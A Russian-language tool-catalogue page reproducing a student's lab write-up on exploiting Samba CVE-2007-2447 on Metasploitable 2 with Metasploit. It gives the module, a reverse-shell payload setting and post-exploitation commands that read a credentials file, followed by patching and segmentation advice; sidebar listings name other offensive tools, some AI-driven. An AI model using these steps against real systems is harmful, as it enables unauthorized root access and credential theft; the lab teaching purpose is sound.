Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2 — Пошаговая лабораторная работа по тестированию на проникновение с эксплуатацией Samba CVE-2007-2447 на Metasploitable 2 с использованием Metasploit, демонстрирующая компрометацию root, кражу учетных данных и эксфильтрацию данных для образовательного обучения красных команд. | Kitploit
Инструменты/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксфильтрация данныхПост-эксплуатацияТестирование на ПроникновениеКомандование и УправлениеОбучение и ОбразованиеЛаборатории и Практика
Поделиться
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Пошаговая лабораторная работа по тестированию на проникновение с эксплуатацией Samba CVE-2007-2447 на Metasploitable 2 с использованием Metasploit, демонстрирующая компрометацию root, кражу учетных данных и эксфильтрацию данных для образовательного обучения красных команд.

Репозиторий
321 год назадЕщё не проверено

SMB-PenTest-Эксплуатация-CVE-2007-2447-на-Metasploitable-2

RedTeam-SMB-PenTest

linux bash

Описание


Этот проект документирует моё тестирование на проникновение в рамках курса CMIT 386 в UMGC. Он посвящён эксплуатации уязвимости Samba SMB usermap_script (CVE-2007-2447) на Metasploitable 2 с помощью Metasploit из атакующей виртуальной машины Kali Linux. Эта демонстрация концепции показывает, как устаревшая уязвимость может привести к полной компрометации системы, краже учётных данных и утечке данных.

Обзор уязвимости

Уязвимость находится в службе Samba на порту 445, где некорректная обработка входных данных в сценарии сопоставления имён пользователей позволяет неаутентифицированному удалённому выполнению команд. При эксплуатации это даёт злоумышленнику доступ к оболочке с правами root.

Среда

КомпонентДетали
Атакующая ВМKali Linux
Целевая ВМMetasploitable 2
Целевой порт445 (Samba/SMB)
Используемый эксплойтexploit/multi/samba/usermap_script
Целевые учётные данные/redteam7/student3/mypass.txt

Шаги для выполнения


1. Запуск Metasploit:

msfconsole


Убедитесь, что атакующая и целевая машины загружены и работают.
2. Поиск эксплойта:


search samba


3. Использование соответствующего модуля:

use exploit/multi/samba/usermap_script

4. Установка необходимых параметров:

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse
5. Запуск эксплойта:


exploit


6. Команды после эксплуатации:

whoami
hostname
cd /redteam7/student3
cat mypass.txt
Инструкция по сбросу

Если сессия зависла или прервалась:

Сброс Metasploit:

# Выйти из текущей оболочки
Ctrl C
exit
# Завершить все фоновые задания
sessions -K             
jobs -K
# Перезапустить Metasploit
msfconsole              

Ключевые выводы

  • Устаревшие службы, такие как Samba 3.0.20 с usermap_script, крайне уязвимы.

  • Эксплуатация этой SMB-уязвимости предоставляет доступ к оболочке root.
  • Критически важные данные могут быть получены простыми командами, что демонстрирует реальный риск.
  • Это доказывает необходимость установки обновлений, сегментации сети и сокращения количества доступных служб.

Рекомендации

  • Немедленно обновить или вывести из эксплуатации устаревшие системы.
  • Внедрить строгую сегментацию сети и правила межсетевого экрана.
  • Ограничить доступ к SMB только для внутренних аутентифицированных пользователей.
  • Мониторить журналы на предмет подозрительной активности и бокового перемещения.

Ссылки

  • Metasploit Samba usermap_script
  • Детали CVE-2007-2447
  • Индекс эксплойтов Metasploitable 2
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    282

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →